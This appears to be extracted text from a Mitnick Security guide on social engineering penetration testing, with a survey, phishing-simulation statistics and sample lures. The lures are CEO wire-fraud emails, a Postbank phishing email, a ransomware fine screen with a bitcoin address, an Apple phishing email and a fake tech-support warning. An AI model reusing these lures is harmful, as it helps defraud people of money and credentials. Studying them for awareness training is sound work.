Mitnick Security's groundbreaking social engineering **penetration testing** will help identify which people can be compromised and their level of susceptibility to social engineering attacks, and we are able to recommend or provide the training and inoculation exercises they should receive. Furthermore, we are able to put in place new (or adjust old) security policies to reflect the new realities of the threats that social engineering brings today. Mitnick Security recommends a recurring social engineering penetration testing program, not only to ensure that new security policies are enforced but also to keep your staff in a constant state of alertness.



Social Engineering Penetration Testing and Training

Chapter 10: Case Studies of Social Engineering



Security Professionals' Greatest Concerns

Of the following threats and challenges, which concern you the most?

Phishing, social network exploits, or other forms of social engineering



Sophisticated attacks targeted directly at the organization



Accidental data leaks by end users who fail to follow security policy



Polymorphic malware that evades signature-based defenses



Ransomware or other forms of extortion perpetrated by outsiders



Data theft or sabotage by malicious insiders in the organization



Attacks or exploits on cloud services, applications, or storage systems used by my organization



Security vulnerabilities introduced by my own application development team



The effort to accurately measure my organization's security posture and/or risk



Digital attacks on non-computer devices and systems (the Internet of Things)



Internal mistakes or external attacks that cause my organization to lose compliance with industry or regulatory requirements



Espionage or surveillance by foreign governments or competitors



Security vulnerabilities introduced through the purchase of off-the-shelf applications or system



Data theft, sabotage, or disclosure by "hacktivists" or politically motivated attackers




Attacks on suppliers, contractors, or other partners that are connected to my organization's network




The effort to keep my organization in compliance with industry and regulatory security guidelines



Attacks or exploits brought into the organization via mobile devices





Surveillance by my own government



Base: 580 respondents in 2017 and 250 respondents in 2016

Data: UBM survey of security professionals, June 2017

 This message was sent with High importance.

From: 
To: 
Cc: 
Subject: Request


Hi 


I need you to process a fund transfer into the bank detail below:


Amount :\$28,850

Bank name:Bank: 

Account name: 

Account num : 

Swift code : 

Route num : 


Key Interbank: 



Bank address : 





Kindly get back to me with an electronic wire report confirmation when it's finally processed.

Regards


From: 
To: 
Cc:
Subject: Please get back to me asap.

Sue,

Please do you have a moment? Am tied up in a meeting and there is something I need you to take care of.

We have a pending invoice from our Vendor. I have asked them to email me a copy of the invoice. I will be highly appreciative if you can handle it before the close of banking transactions for today. I can't take calls now so an email will be fine.

Robert



Aktualisierung des Kunden-Status.

Sehr geehrter Kunde. Wir wollen Ihnen mitteilen, dass Ihr Konto nicht überprüft wurde, da wir unser System verbessern.

Um das Einfrieren Ihres Kontos zu vermeiden, loggen Sie sich bitte auf unserer Web-Seite an, damit wir Ihren Account überprüfen können.

<https://banking.postbank.de/rai/login>

Wir entschuldigen uns für die Unannehmlichkeiten.


Danke, dass Sie uns ausgewählt haben.


Herzliche Grüße

Ihre Postbank Online

A handwritten signature in blue ink, reading 'Sladana Stamenkovic'.

Sladana Stamenkovic
Postbank Kund





Your computer was automatically blocked. Reason: Pirated software found on this computer.

Your computer is now blocked. 92 files have been temporarily blocked on your computer.

To regain computer access and restore files you are required to pay a fine of 250 USD

Blocked files will be permanently removed from your computer if the fine is not paid.

The NSB has two ways to pay a fine:

1.You can pay your fine online through BitCoin. BitCoin is available nationwide.

Click the tabs below to find the nearest vendor. Your computer will be unlocked after you make your payment.

2.You can come to your provincial courthouse and pay your fine at the Cashiers window.

Your computer will be unlocked within 4-5 working days.

To regain access transfer bitcoins to the following address (click to copy):

198tX7NmLg6o8qcTT2Uv9cSEVzN3oEozpv

After the payment is finalized enter Transfer ID below.

Amount: Transfer ID:

BTC 0.661


PAY FINE

If the fine is not paid, a warrant will be issued for your arrest.


which will be forwarded to your local authorities. You will be charged, fined, convicted for up to 5 years.

[Payment](#) [BitCoin Information](#) [BitCoin Exchanges](#) [BitCoin ATMs](#) [Internet Browser](#) [Notepad](#)


Top 10 Business Category



Phishing Simulation Statistics - 2017




Total Emails Sent	15638
Opened E-Mail	4198 - (26.8%)
Clicked Link In E-Mail	1656 - (10.6%)
Submitted Form	791 - (5.1%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	11440 - (73.2%)




Campaign Summary

Campaign Name / Item Id	Yeni Nesil Outlook E-posta / 24610001
Total Emails Sent	1569
Opened E-Mail	984 - (62.7%)
Clicked Link In E-Mail	659 - (42%)
Submitted Form	598 - (38.1%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	585 - (37.3%)
Started Time	12/9/2016 1:10:10 PM
Finished Time	12/9/2016 1:42:37 PM
E-Mail Groups	SM_List

[Export Excel](#)[Only opened ▼](#)[Resend E-mails](#)




Total Emails Sent	344
Opened E-Mail	19 - (5.5%)
Clicked Link In E-Mail	12 - (3.5%)
Submitted Form	4 - (1.2%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	325 - (94.5%)
Started Time	12/12/2017 8:27:31 AM
Finished Time	12/12/2017 8:38:34 AM




Campaign Summary

Campaign Name / Item Id	Tatil Kampanyası / 24280001
Total Emails Sent	1286
Opened E-Mail	376 - (29.2%)
Clicked Link In E-Mail	178 - (13.8%)
Submitted Form	38 - (3%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	910 - (70.8%)
Started Time	12/1/2016 2:59:52 PM
Finished Time	12/1/2016 3:26:42 PM
E-Mail Groups	SM_List

[Export Excel](#)[Only opened ▼](#)[Resend E-mails](#)




Total Emails Sent	1286
Opened E-Mail	518 - (40.3%)
Clicked Link In E-Mail	419 - (32.6%)
Submitted Form	338 - (26.3%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	768 - (59.7%)




Campaign Summary

Campaign Name / Item Id	Yeni Nesil Outlook E-posta / 24550001
Total Emails Sent	1009
Opened E-Mail	625 - (61.9%)
Clicked Link In E-Mail	545 - (54%)
Submitted Form	504 - (50%)
Opened Attachment	0 - (0%)
Phishing Reporter	0 - (0%)
No Response	384 - (38.1%)
Started Time	12/7/2016 11:40:10 AM
Finished Time	12/7/2016 12:00:57 PM
E-Mail Groups	SM_List

[Export Excel](#)[Only opened ▼](#)[Resend E-mails](#)



Chapter 11: Ask the Experts – Part 1



 <https://www.microsoft.com/en-gulf/>



Expired Credit Card: AMC Theaters Mercado 20-24: Send Credit Card Authorization Form

Send Email Send Cancel

Red = Required Information

Reply To:

To:

CC:

BCC:

Template:

Format:

Subject:

The rich editor gives you an easy way to edit the HTML body of your email.

B **I** **U** **Select Font** **Size** **Text Color** **Background Color** **Bulleted List** **Numbered List** **Link** **Image** **Table** **Fullscreen**

Hello AMC Theaters Mercado 20,

The payment method we have on file for invoiced charges is a Visa...0027 which expires at the end of September 2016.

Attached is a credit card authorization form which can be completed and faxed to 858-333-1234 . If the preference is to provide the card information via telephone, please contact me directly at (858) 444-1234.

If there are any questions, please email ar@ciaconnect.com

We appreciate AMC Theaters Mercado 20's business and the opportunity to be of service.

From: Apple Service <payment.creditcarda71930129395@invoicebiillingpayment.update-security-account4.com>

Date: 15 April 2018 at 4:42:18 pm GMT+4

To: support@apple.com

Subject: Re: [Apple Request Confirmation [Order#98721331] Was Need Confirmation Payment Update.]

Dear Sir/Madam,

Thanks For Shopping in Apple Store but We Need Verify Its you

We have Invoice Details in Document I

Detail Login :


Device : iPhone 7 Plus

Status : Require Confirmation

Please Confirmation If you did not authorize this purchase , please Do Not Reply this message

Apple@Service CopyRight 2018. All Right Reserved.

rajasthanent.com/np/index1.html

 Microsoft

WindowsWindowsDev

WARNING!

Your Windows
Free: +1-844-557-5460
Are you sure you want to proceed?

rajasthanent.com says:

Warning: Internet Security Damaged !!!

A Suspicious Connection Was Trying to Access Your Logins, Banking Details & Tracking Your Internet Activity.

Your TCP Connection Was Blocked by Your Firewall. Your Accounts May be Suspended Until You Take an Action.

Your Personal Information May Have Leaked. IMMEDIATE RESPONSE REQUIRED

